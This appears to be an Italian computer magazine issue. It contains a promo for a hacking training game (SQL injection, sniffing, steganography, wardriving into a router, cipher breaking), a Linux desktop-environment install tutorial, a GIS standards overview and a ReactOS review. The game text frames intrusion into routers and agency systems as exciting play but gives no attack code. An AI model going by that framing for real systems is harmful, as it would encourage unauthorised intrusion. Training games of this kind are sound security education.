Ci vuole determinazione, tempo e pazienza. La volontà di apprendere nuove tecniche supera la propria ignoranza iniziale, che con il tempo diventa conoscenza e senso critico.

È disponibile un forum in cui gli utenti si incontrano e scambiano le proprie esperienze, una piattaforma di aiuto sociale in cui tutti condividono i propri dubbi e le proprie certezze...

-Il mio sniffer wireshark non vede nulla...

-Ok, allora prova a disabilitare la modalità promiscua...

Ogni primo livello di una sezione di gioco contiene un link ad un file di testo in cui sono disponibili parole chiavi e suggerimenti da non sottovalutare.

In internet c'è moltissimo HTML, ed i primi livelli infatti sono semplici ed accessibili a tutti. Il messaggio è quello di iniziare a "guardare sotto l'aspetto grafico", dentro il codice apparentemente inaccessibile. Estendere il proprio "punto di vista" e curiosare lì dove molti non osano. Capire la differenza tra interfaccia grafica e codice, Server e Client e comunicazione, imparare ad interferire e a prendere coscienza dello strumento.

Ma non tutto ciò che vediamo è statico, spesso può capitare di imbattersi in contenuti dinamici, generati ad hoc e personalizzati. In quel caso sarete soli, voi contro il codice che avete di fronte. Javascript può essere vostro amico, soprattutto se riuscite a mettere un **alert()** al posto giusto e fare un buon reverse engineering, anche se elementare... ma qui ci incontriamo tutti per imparare e non per chiuderci in gruppetti di elite, no? E non sempre basta un **alert()**, questo è ovvio! Un po' di sana matematica e due calcoli "fatti a mano" sono sempre richiesti in casi un po' meno giocosi come questo... ed ecco che un livello di javascript vi chiederà anche di riflettere un po' per trovare una soluzione che in realtà avete già davanti agli occhi, ma che non riuscite a leggere bene.

Ma l'informatica non è solo codice, è anche multimedia! Ed ecco una sezione del livello in cui le protagoniste sono delle fotografie. Chi è l'autrice di questa foto? Cosa c'è sopra questa foto? Cosa c'è dentro

quest'altra foto? Eh, la steganografia... questa sconosciuta. Armatevi di editor grafici e di programmi steganografici e ne vedrete delle belle.

Ma a questo punto, il gioco si fa duro. Dopo i sorrisi strappati nei livelli precedenti, ora dovrete imbattervi in qualcosa di ostico e pericoloso. Dovrete riuscire ad accedere al Database, a confonderlo, ad interrogarlo in modo malizioso e a prenderne il controllo. In questi livelli vi troverete a dover combattere contro Steve, oh povero Steve, ne vedrà di tutti i colori.

Dopo aver giocato in superficie, vi addenterete nel sottosuolo. Incontrerete pochi occhi, ma molto scrupolosi. A farvi compagnia ci saranno tantissime informazioni, sarete sommersi dai bit e starà a voi capire di chi fidarvi e in che modalità. La National Security Agency vi sta monitorando, siete sotto osservazione, vi stanno tracciando! Ora dovete riuscire a violare la loro sicurezza e a deviare le loro indagini, poi dovete dimostrare di esserci riusciti e solo in quel preciso momento troverete aperte le porte per accedere ai livelli successivi. Ops, vi hanno staccato la connessione e siete rimasti fuori dal gioco... ma facendo wardriving trovate un router, eh eh, riuscite ad entrarci e a sfruttare la sua banda? Staremo a vedere. Niente può fermarvi, state davvero continuando imperterriti e nulla può arrestare la vostra aggressività telematica. Vi state facendo spazio a colpi di bit e la rete è quasi sotto il vostro controllo.

Ma c'è un imprevisto, Steve si è accorto che qualcuno si è intromesso nella sua vita privata ed ora Cesare lo sta aiutando. Intrametatevi tra Steve e Cesare, sconfiggete Cesare, violate la sua idea di sicurezza e rompete i suoi metodi crittografici!

Ok, ora siete quasi dei veri guru della sicurezza informatica! Ci vediamo presto per la seconda fase del gioco!

i livelli

Lv 0 - La banalità

HTML - Occhi indiscreti

Lv 1 - Overview del codice

Lv 2 - Un controllore sbagliato

Lv 3 - Differenza tra interfaccia e controllore

JAVASCRIPT - Reverse Engineering

Lv 11 - Aggiungi il tuo account al sistema

Lv 12 - Ricevi l'email destinata a Steve

SNIFFING - I dettagli dell'interconnessione

Lv 13 - Dimostrami che hai Linux

Lv 14 - Te lo dico, ma non sempre lo senti

Lv 5 - Quanto vale un alert al posto giusto?

Lv 6 - Ripercorriamo la vita di un algoritmo

STEGANOGRAFIA - Occhio non vede cuore non duole

Lv 7 - Nascosti? Forse no.

Lv 8 - I due amici della fotografia: luminosità e contrasto

Lv 9 - Steganografia Extreme

SQL-INJECTION - Direttamente nel cuore dei dati

Lv 10 - Confondi l'operatore logico

Extra Level

Lv 16 - Extra Level - Entra nel router

CRITTOGRAFIA - Io comunico con te e basta

Lv 17 - Cesare manda una mail in chiaro a Steve con l'id della nuova chiave

Lv 18 - Steve cerca la chiave privata

Lv 19 - Steve decifra il messaggio cifrato inviatogli da Cesare

GUI (Graphical User Interface)

Scopriamo insieme cosa sono le interfacce grafiche

In questo numero di Hax ci occuperemo delle interfacce grafiche che possono essere installate sulla nostra distro-Linux. Come già discusso negli articoli precedenti, un sistema operativo unix-like non dipende dall'interfaccia che l'utente vede ma, al contrario, è l'interfaccia che dipende dal sistema operativo.

I sistemi Gnu/Linux possono "vivere" tranquillamente senza un'interfaccia grafica che guidi l'utente per ottenere ciò che esso vuole ottenere dal computer che ha davanti. In realtà, quasi la totalità dei server usa sistemi operativi privi di una GUI (acronimo che sta ad indicare l'interfaccia grafica). Quando non si ha a disposizione una GUI, il sistema operativo può interagire con l'utente tramite le CLI (Command Line Interface). Linux, come interfaccia utente a linea di comando, mette a disposizione la shell che è uno strumento potentissimo, capace di fare tutto ciò che il sistema operativo consente di fare all'utente, però richiede una grossa conoscenza del sistema per poter essere usata con la stessa efficacia delle interfacce grafiche e, secondo alcuni, anche meglio.

Il fatto che l'interfaccia non sia parte integrante del kernel, consente a Linux di avere più desktop environment installati contemporaneamente, consentendo così all'utente di scegliere il suo preferito.

Ma come si fa a gestire un'interfaccia che non è parte integrante del kernel?

Il sistema di gestione delle GUI è l'X Window System che ormai è diventato uno standard sia per Unix che per Linux.


Linux tratta le interfacce come qualsiasi altro processo in esecuzione. Il processo principale addetto alla gestione di tutto l'ambiente grafico è detto server grafico ed è Xorg (anche detto server X). Il server X, come tutti gli altri processi, può essere avviato (da shell col comando startx avendo però i privilegi di amministratore) e riavviato in qualsiasi istante senza dover riavviare l'intero SO, ciò comporta grandi vantaggi, ad esempio, se dovesse bloccarsi l'interfaccia grafica, basta riavviare il server grafico (con la combinazione di tasti Ctrl+Alt+Backspace) e ci ritroviamo davanti alla finestra del login. Un altro vantaggio del modello client-server dell'X Window System è che possiamo controllare la nostra macchina da remoto aprendo da lì un client grafico come un desktop environment.

Chiariamo adesso il concetto di desktop environment (ambiente desktop). Un ambiente desktop è un insieme di applicazioni grafiche come un window manager, file manager, display manager e alcune librerie. Esempi di Desktop Environment sono: Gnome, KDE, Xfce CDE e EDE.


Passiamo ora alla descrizione dei vari ambienti grafici.

Gnome: è un DE basato sulle librerie GTK+2 ed è, insieme a KDE, il più utilizzato nel mondo Unix/Linux ed è l'ambiente desktop ufficiale del progetto GNU. Usa come window manager di default Metacity e come file manager Nautilus il display manager (sistema che si occupa del login), invece, è Gdm.

Gnome si compone di molte altre applicazioni utilissime ma queste sono quelle che fanno la differenza tra un DE ed un semplice window manager.



KDE: anch'esso ricco di applicazioni ma è fondato sulle librerie Qt ed ha un aspetto molto diverso da Gnome. Come window manager utilizza Kwin, mentre il file manager è Konqueror (che è anche un browser web), il display manager è, invece, kdm.



Continua >



Xfce: questo DE è molto più leggero degli altri due appena descritti, si basa sulle librerie GTK+ ed usa xfwm4 come window manager, in più, il file manager è Thunar, che è stato introdotto nella versione 4.4; il display manager è xdm



Non è facile dire quale di questi desktop environment sia preferibile agli altri perché dipende dalle abitudini degli utenti ma, sicuramente, in caso di hardware un po' più datato, la scelta dovrebbe ricadere su Xfce dato che necessita di molta meno RAM rispetto agli altri.

Comunque, è bene non soffermarsi troppo a pensare quale di questi ambienti installare, dato c'è la possibilità di averli tutti contemporaneamente sulla propria macchina, una volta installati si può scegliere quale sessione avviare, e ad ogni sessione è associato un DE.

Sullo stesso sistema operativo, si può avere però uno solo dei display manager all'avvio, quindi anche se abbiamo più DE un solo dm ci sarà all'avvio e sarà quello di default.

Per installare i programmi aggiuntivi in Linux, i metodi variano da distribuzione a distribuzione.

Il metodo che accomuna tutte le distro è la compilazione dei codici sorgenti anche se per i meno esperti non è molto comodo, perché va fatto lanciando in sequenza i comandi configure, make e make install dalla shell, e comunque per poter compilare i codici sorgenti si deve disporre già dei compilatori e delle librerie necessarie a compilare il programma; in genere per sapere quali compilatori sono necessari, all'interno del tarball (archivi contenenti i file sorgenti, terminano con estensione .tar, .tar.gz o tgz) c'è un file di testo (README) che spiega come compilare e cosa serve per compilare. Alcune volte si possono installare anche programmi tramite installatori .bin (file in formato binario, eseguibili all'interno di un terminale shell) oppure tramite script di shell (.sh) che fanno il lavoro di compilazione a posto dell'utente. Ogni distribuzione, mette comunque a disposizione alcuni metodi alternativi per installare i programmi, ad esempio a partire da pacchetti autoinstallanti di varia natura, tipo rpm (Redhat Package Manager) e .deb (per Debian e suoi derivati) utilizzando appositi programmi, sia grafici che non, possiamo installare agevolmente i nostri programmi.

In questo numero, illustreremo come installare i .deb

con gli esempi dell'installazione di due particolari window manager: Enlightenment e Fluxbox.

Enlightenment, è un window manager che risale alla fine degli anni '90 ed conosciuto adesso anche come e17. Si distingue da altri window manager per la sua particolare eleganza dovuta agli effetti grafici veramente affascinanti e che non richiedono particolari risorse per poter essere visualizzati. Di sicuro è un'alternativa importante alle meraviglie 3d di Compiz Fusion, che però richiede che il sistema supporti l'accelerazione grafica dell'aixgl. Purtroppo per alcune schede video i driver non supportano questa accelerazione 3D, e quindi per chi dovesse avere problemi di questo tipo enlightenment è la soluzione giusta.

E17 è solo un window manager, ma installando insieme ad esso una serie di programmi potrebbe diventare un vero ambiente desktop. Vediamo come installarlo su una Ubuntu Hardy Heron, ma il procedimento è pressoché uguale per tutte le derivate di Debian. Utilizzando la shell:

Prima di tutto essendo ancora in versione beta, non si trova già negli archivi d'installazione (repository) della nostra Ubuntu quindi bisogna aggiungerli manualmente.

Aprire una shell e lanciare il comando:

```
sudo cp /etc/apt/sources.list /etc/apt/sources.list_bak
```

per effettuare una copia di backup del nostro sources.list file molto importante per poter installare ed aggiornare i nostri programmi. Una volta lanciato il comando, verrà chiesta la password dell'utente che lancia il comando sudo (serve per poter usare i privilegi di super user), inseritela.

Editiamo il file addetto a dire quali sono le sorgenti da cui poter installare programmi scaricandoli dal web.

```
sudo nano /etc/apt/sources.list
```

ed aggiungere la seguente riga:

deb <http://e17.dunnewind.net/ubuntu-hardy-e17>

qui c'è da notare il nome hardy, se avete una distro diversa potete inserire il nome in codice della vostra distro al posto di hardy (Esempio feisty, gutsy).

Poi aggiungiamo le chiavi di crittografia al nostro contenitore, questo serve per una maggiore sicurezza.

```
sudo wget http://lut1n.ifrance.com/repo_key.asc
sudo apt-key add repo_key.asc
```

Continua >

aggiorniamo la lista:


```
sudo apt-get update
```

A questo punto possiamo installare e17 e gli altri programmi con l'apt manager che si occupa di scaricare automaticamente i pacchetti .deb dal sito che abbiamo inserito nel file sources.list, di installare gli altri pacchetti necessari per l'installazione e, in più, tutti i programmi che gli passiamo come parametri.

```
sudo apt-get install e17 entrance libedje-bin eclair emodules  
-all epplets
```

Durante l'installazione di entrance (è il display manager di e17) chiederà quale window manager volete utilizzare come default, potete scegliere anche entrance, ma consiglio di tenere quello che già avete per non incappare in piccoli bug ancora da risolvere. Alla fine di questo processo, avrete installato Enlightenment e potrete riavviare il sistema operativo scegliendo di far partire enlightenment selezionandolo tra le sessioni del display manager.

Ecco uno screenshot del mio e17:



Fluxbox: L'installazione di Fluxbox è più semplice perché si trova già nei repository, quindi possiamo installarlo utilizzando il gestore dei Synaptic, cioè il corrispondente grafico dell'apt manager. Andare al menu Sistema --> Amministrazione --> Gestore Synaptic.

Cliccare su cerca (oppure premere ctrl+f) e ricercare fluxbox, cliccare sul quadratino sulla sinistra del nome e selezionare Marca per l'installazione aspettare che scarichi i pacchetti, li installi ed il gioco è fatto. Anche in questo caso troverete al riavvio la sessione con enlightenment. La stessa procedura va seguita se volete installare KDE oppure Xfce.

Il problema dell'installazione di Fluxbox è che nessun menu è inizializzato, quindi, senza menu, fluxbox serve a ben poco e dunque doveroso spiegare come generare un menu in maniera semplice utilizzando un semplice programmino.

Scaricate fluxbox-generate_menu da questo sito e salvatelo nella cartella /usr/bin:
http://cvs.sourceforge.jp/cgi-bin/viewcvs.cgi/xqt/apps/fluxbox/util/fluxbox-generate_menu
aprite una shell e portatevi nella cartella /usr/bin/ col comando

```
cd /usr/bin/
```

rendete eseguibile il programmino cambiando i permessi col comando chmod:

```
sudo chmod a+x /usr/bin/fluxbox-generate_menu
```

create il file usermenu nella cartella nascosta (i file che iniziano col punto sono nascosti) .fluxbox

```
sudo chmod a+x /usr/bin/fluxbox-generate_menu
```

create il file usermenu nella cartella nascosta (i file che iniziano col punto sono nascosti) .fluxbox

```
nano -w ~/.fluxbox/usermenu
```

ed inserire le seguenti righe al file

```
[submenu] (Debian Menu)  
[include] (/etc/X11/fluxbox/menudefs.hook)  
[end]
```

adesso si aggiornano tutti i menu col comando

```
sudo update-menus
```

e si può far partire il programma che avevamo scaricato prima, questo programma andrà a creare un menu in base ai programmi installati sulla nostra Ubuntu.

```
sudo fluxbox-generate_menu
```

Ora avremo il nostro menu cliccando col tasto destro sul desktop di fluxbox



Continua >

I Desktop Environment descritti sono solo quelli più utilizzati, ma ce ne sono molti altri e, soprattutto in prospettiva futura, ci sono dei progetti veramente molto interessanti come il Looking Glass 3D (LG3D) della Sun Microsystems, tutto realizzato tramite Java3D e rigorosamente Open Source. Si può provare un'anteprima scaricando una Live basata su Slackware che integra l'ambiente 3D come un'applicazione che gira su Fluxbox.

Ecco il link da cui si può scaricare: <https://lg3d-livecd.dev.java.net/Web-Site/Download.html>

In realtà è ancora lontano il giorno in cui tutti i sistemi operativi forniranno desktop in tre dimensioni come questo di LG3D, perché è vero che è uno spettacolo visivo, ma è vero anche che bisognerà trovare il giusto compromesso tra usabilità e styling perché provandolo si ha un po' di difficoltà a capire le effettive potenzialità ed a trovare quella fami-



LG3d Screen

GIS

Approfondimento di Hax nel mondo GIS

Nel numero passato sono stati analizzati gli standard di riferimento usati in ambito Gis.

Gli standard di settore sono elaborati dall'OGC (Open Geospatial Consortium) e dall'ISO (International Organization for Standardization) e le specifiche e gli standard relativi, tramite specifici accordi (Iasons), cercano di convergere a posizioni comuni tanto che molte specifiche OGC sono diventate standard ISO.

La scorsa volta ho elencato le specifiche dell'OGC. Ripropongo la lista e cercherò di analizzarne alcune introducendo anche la specifica GML:

- WMS - Web Map Service
- WFS - Web Feature Service
- WCS - Web Coverage Service
- GML - Geography Markup Language
- CAT - Catalog Service
- CAT - Coordinate Transformation
- SFS - Simple Features – SQL

WMS - Web Map Service (Iso ISO19128)

La specifica WMS, Web Map Service, ha come scopo quello di produrre dinamicamente mappe di dati spazialmente riferiti partendo da informazioni geografiche. Lo standard definisce una "mappa" rappresentando le informazioni geografiche tramite un'immagine digitale idonea ad essere visualizzata sullo schermo di un computer.

Generalmente le mappe prodotte da un servizio WMS sono rese in un formato immagine quale PNG, GIF o JPEG, e occasionalmente come elementi vettoriali in formato Scalable Vector Graphics (SVG) o Web Computer Graphics Metafile (WebCGM); contrariamente a un Web Feature Service (WFS), che restituisce dati vettoriali, o a un Web Coverage Service (WCS), che restituisce dati raster.

Lo standard definisce tre operazioni:

1. a livello di servizio restituisce metadati;
2. le mappe restituite hanno parametri geografici e dimensionali definiti;
3. gli oggetti sulla cartografia restituiscono informazioni.

I client, usando il protocollo http, tramite Uniform Resource Locators (URL) chiamano il server che restituisce le opportune mappe. La URL varia in base alle informazioni richieste e nel caso in cui le informazioni richieste sono su più mappe e formato, sistema di coordinate e parametri geografici corrispondono i risultati vengono sovrapposti per restituire una mappa composita.

Se si usano formati che supportano la trasparenza,

Gif o Png, si visualizzano le mappe sottostanti in modo da fornire più informazioni anche sovrapponendo mappe da diversi server in modo da avere più informazioni, supponendo che i server forniscano informazioni diverse, così da creare mappe dettagliate. Generalmente un WMS è "invocato" dall'utente da applicazioni client specifiche che possono essere programmi standalone o web-based.

WEB – Web Feature Service

La specifica WFS, Web Feature Service, permette di richiedere ed importare, tramite client, oggetti geografici in maniera indipendente dalla piattaforma in uso. La codifica usata è la codifica GML, che brevemente analizzeremo.

Le specifiche WFS descrivono le operazioni di manipolazione di dati per oggetti geografici.

Queste operazioni includono:

1. la creazione dell'istanza di nuovi oggetti;
2. la cancellazione delle istanze di oggetti;
3. l'aggiornamento dell'istanza di oggetti;
4. l'importazione di oggetti basata su query con parametri spaziali o alfanumerici.

Un servizio WFS garantisce la selezione e l'importazione di oggetti mentre un servizio WFS-T ossia transazionale ne permette creazione, cancellazione e modifica e/o aggiornamento. Il servizio WFS fornisce anche la ricerca e la trasformazione del dato stesso. Come tutte le altre specifiche la trasmissione del dato avviene tramite protocollo HTTP ma ciò non è obbligatorio.

Le codifiche definite per le operazioni WFS sono:

1. XML, per richieste HTTP POST/SOAP;
2. tuple chiave.valore, per richieste HTTP GET.

WCS - Web Coverage Service

Il WCS è un servizio standard dell'OGC per lo scambio di dati geo-spaziali. Il servizio WVS fornisce una serie di dati:

1. fornisce i dati insieme alle loro descrizioni dettagliate;
2. permette richieste complesse per questi dati e restituisce i dati con relativa semantica di origine (anziché le immagini) in modo da essere interpretato, estrapolato, ecc. e non solo disegnato.

Continua >

Questo servizio è l'alternativa al Web Feature Service (WFS), che restituisce i dati vettoriali e al Web Map Service (WMS) che produce una immagine digitale. WCS fornisce tre funzioni:

- ◆ **GetCapabilities:** cioè restituisce un documento XML che descrive il servizio e le descrizioni dei dati disponibili. Il risultato relativo, generalmente, viene memorizzato dai client per riusarlo nella stessa o in successive sessioni di lavoro;
- ◆ **GetCoverage:** è generalmente usato dopo **GetCapabilities**. **GetCoverage** restituisce i valori o le proprietà di un insieme di dati impacchettandolo in una disposizione ben nota.
- ◆ **DescribeCoverage:** restituisce ai client una descrizione completa di uno o più dati presenti sul server. Il server risponde con un documento di XML

GML - Geography Markup Language (ISO 19136)

Lo standard ISO 19136 conosciuto come GML, Geography Markup Language, è uno standard basato sull'XML definito dall'OGC per esprimere oggetti geografici. Il linguaggio GML serve per modellare sistemi geografici ma viene usato anche come un formato aperto di interscambio per transazioni geografiche via Internet. GML è stato incluso, in versione 1.0, nel Modello Nazionale Scambio di Informazioni USA. GML esprime i dati degli oggetti geografici. Lo standard GML attualmente è alla versione 2.0 ed è definito dalle specifiche WFS 1.0. Questo standard copre attualmente:

coordinate;

geometrie (ad esempio poligoni).

La versione 3.0, in via di rilascio, includerà la topologia (relazioni tra gli oggetti della mappa). Il modello originale GML era basato sul Resource Description Framework (RDF), definito dal W3C. Successivamente l'OGC introdusse lo XML_Schema nella struttura GML, per facilitare la connessione con le varie esistenti basi dati geografiche le cui strutture relazionali sono ben definite da XML. Il GML risultante mantiene molte caratteristiche di RDF, compresi molti dei tipi di oggetti primitivi in GML 3.0: oggetti e geometrie;

sistemi di coordinate e riferimento;

data e ora;


oggetto dinamico;

copertura, inclusi i raster;

unità di misura;

stile e graficismo;

Nel prossimo numero continueremo l'analisi dei vari standard di riferimento in ambito geografico.



Layers di Gis

ReactOS

SE PROPRIO NON NE PUOI FARE A MENO

Con immensa costernazione da parte di hacker, tecno-smanettoni e tifosi del software libero, ci sono alcune categorie di utenti che non vogliono o non possono proprio abbandonare Windows. C'è chi non vuole perché ha un blocco psicologico verso tecnologie che non conosce o semplicemente ha troppa pigrizia o poco tempo da investire per fare il grande salto. Ma c'è anche chi non può; spesso si hanno problemi con l'hardware che è stato appositamente concepito per Windows e che non potrà essere configurato su un altro sistema operativo. E poi ci sono molti professionisti, che sono obbligati ad usare software proprietario non disponibile su Linux.

Ma anche in questi casi non tutto è perduto: una comunità internazionale di programmatori sta lavorando a ReactOS. Si tratta un progetto per la realizzazione di un sistema operativo libero (rilasciato sotto licenze GNU) compatibile Windows a livello di hardware, software e anche di driver.

OBIETTIVI E STATO DEL PROGETTO


La compatibilità hardware e software, anche a livello di driver, è senza dubbio un obiettivo estremamente stimolante. Infatti, sebbene le prime tracce del progetto risalgano a più di 10 anni fa, la complessità del lavoro è tale che solo durante il 2008 ReactOS uscirà in versioni non alpha; ciò significa che sono gli stessi programmatori ad affermare che il sistema operativo è al momento sconsigliato per l'uso quotidiano. Si pensi ad esempio che il supporto per mouse e tastiera USB è stato aggiunto da poche release.

D'altra parte chiunque abbia programmato in ambiente nativo Windows può confermare che esiste una gran quantità di tecnologie diverse che permettono di ottenere lo stesso risultato. Questo significa che, per riuscire a scrivere un sistema operativo compatibile, bisogna necessariamente implementare un gran numero di API.

Ad ogni modo, il lavoro procede e oggi è possibile verificare quello che è stato fatto e che cosa ancora manca.

COME SI E' SVOLTA LA PROVA


Dalla home page, www.reactos.org, si può scaricare un CD di installazione, un live CD e una macchina QEMU (<http://bellard.org/qemu/>) con il sistema operativo già funzionante. Per vari motivi, non ultimo la praticità di questo approccio, si è scelto di testare il sistema operativo utilizzando l'emulatore QEMU e il virtualizzatore VMWare Player (<http://www.vmware.com/products/player/>), effettuando anche alcune installazioni da zero, in lingua italiana, su configurazioni hardware differenti.




il sistema installato e funzionante

INSTALLAZIONE E CONFIGURAZIONE

I requisiti di sistema sono estremamente contenuti, sia per quanto riguarda RAM e spazio su disco, sia come risorse di CPU. L'installazione vera e propria è semplice, completamente testuale, su classico sfondo blu.



installazione di ReactOS: scelta della lingua



installazione di ReactOS: copia dei file

Continua >

Dopo l'installazione, al primo riavvio, vengono fatte alcune domande all'utente riguardo le impostazioni internazionali ed eventuali driver aggiuntivi.

Concludendo riguardo la procedura di installazione, l'interfaccia si presenta un po' troppo scarna, ma è intuitiva ed efficace. Tuttavia durante alcune prove si è bloccata completamente; in questi casi è stato necessario riavviare. La cosa strana è che dopo il riavvio della macchina virtuale è capitato di riuscire a portarla a termine, senza modificare la configurazione hardware; ciò denota una certa instabilità di tutta la procedura.

Una volta installato il sistema operativo, è il momento del primo avvio. Veramente velocissimo! Una qualunque versione di Windows appena installata è di diverse volte più lenta ad avviarsi, probabilmente perché è infarcita di infrastrutture e gadget grafici che i programmatori hanno deciso di non implementare. L'interfaccia nel complesso è responsiva e molto simile a quella di Windows 2000, con l'aggiunta dei desktop virtuali, tanto cari agli utenti del mondo Linux. È anche il momento della configurazione... e qui ReactOS non brilla per maturità. Ad esempio, nella release in prova manca la possibilità di configurare la rete - in realtà è possibile configurarla manualmente agendo direttamente sul registro del sistema operativo, ma non è sicuramente un tipo di attività alla portata dell'utente medio. Manca inoltre il supporto per i file system di tipo NTFS ed è ancora da migliorare il riconoscimento dell'hardware e il supporto per i driver di terze parti (ad esempio non è ancora stato implementato il famoso Plug and Play).

SOFTWARE COMPATIBILE

L'obiettivo di ReactOS è quello di utilizzare tutto il parco software presente per Windows; purtroppo però, poiché l'implementazione delle API non è completata, per il momento ci si deve accontentare. Sul sito del progetto è consultabile un piccolo database contenente il grado di compatibilità con qualche centinaio di applicazioni (commerciali e non) e qualche decina di driver. Sorprendentemente all'interno della lista si possono scoprire ottimi risultati su programmi molto noti. Volendo tuttavia testare di persona fino a che punto è arrivata l'implementazione del kernel, è stato provato qualche programma di utilità, come ad esempio i tool di Mark Russinovich (www.sysinternals.com). Si tratta di software estremamente specializzato e a basso livello, tanto che in alcuni casi il sistema operativo va in crash miserevolmente, producendo un errore interno e la familiare schermata: **KERNEL ERROR**. Che dire: da un punto di vista estetico la schermata di errore di ReactOS è perfettamente "compatibile" con il suo modello :-)

Schermate blu a parte, la roadmap di sviluppo del progetto prevede il rilascio della prima beta nel corso del 2008 e la collaborazione con i programmatori del progetto WINE (<http://www.winehq.org/>) sta dando

buoni frutti, per cui è lecito aspettarsi delle novità nel breve periodo.

CONSIDERAZIONI SULLA CLONAZIONE

No, non è un paragrafo di bioetica. Il fatto è che una delle prime reazioni di chi non conosce il progetto è "ma è legale fare un clone di Windows?". In realtà, nel caso di ReactOS sembra che la risposta sia affermativa, anche se probabilmente non è definitiva.

Innanzitutto anche Linux è clone di UNIX e questo è sempre stato ritenuto legale. Inoltre il termine clone non è proprio esatto: stiamo parlando di un'implementazione da zero, compatibile a livello binario. Non si tratta di un CD di Windows copiato abusivamente, rinominato e con il logo cambiato.

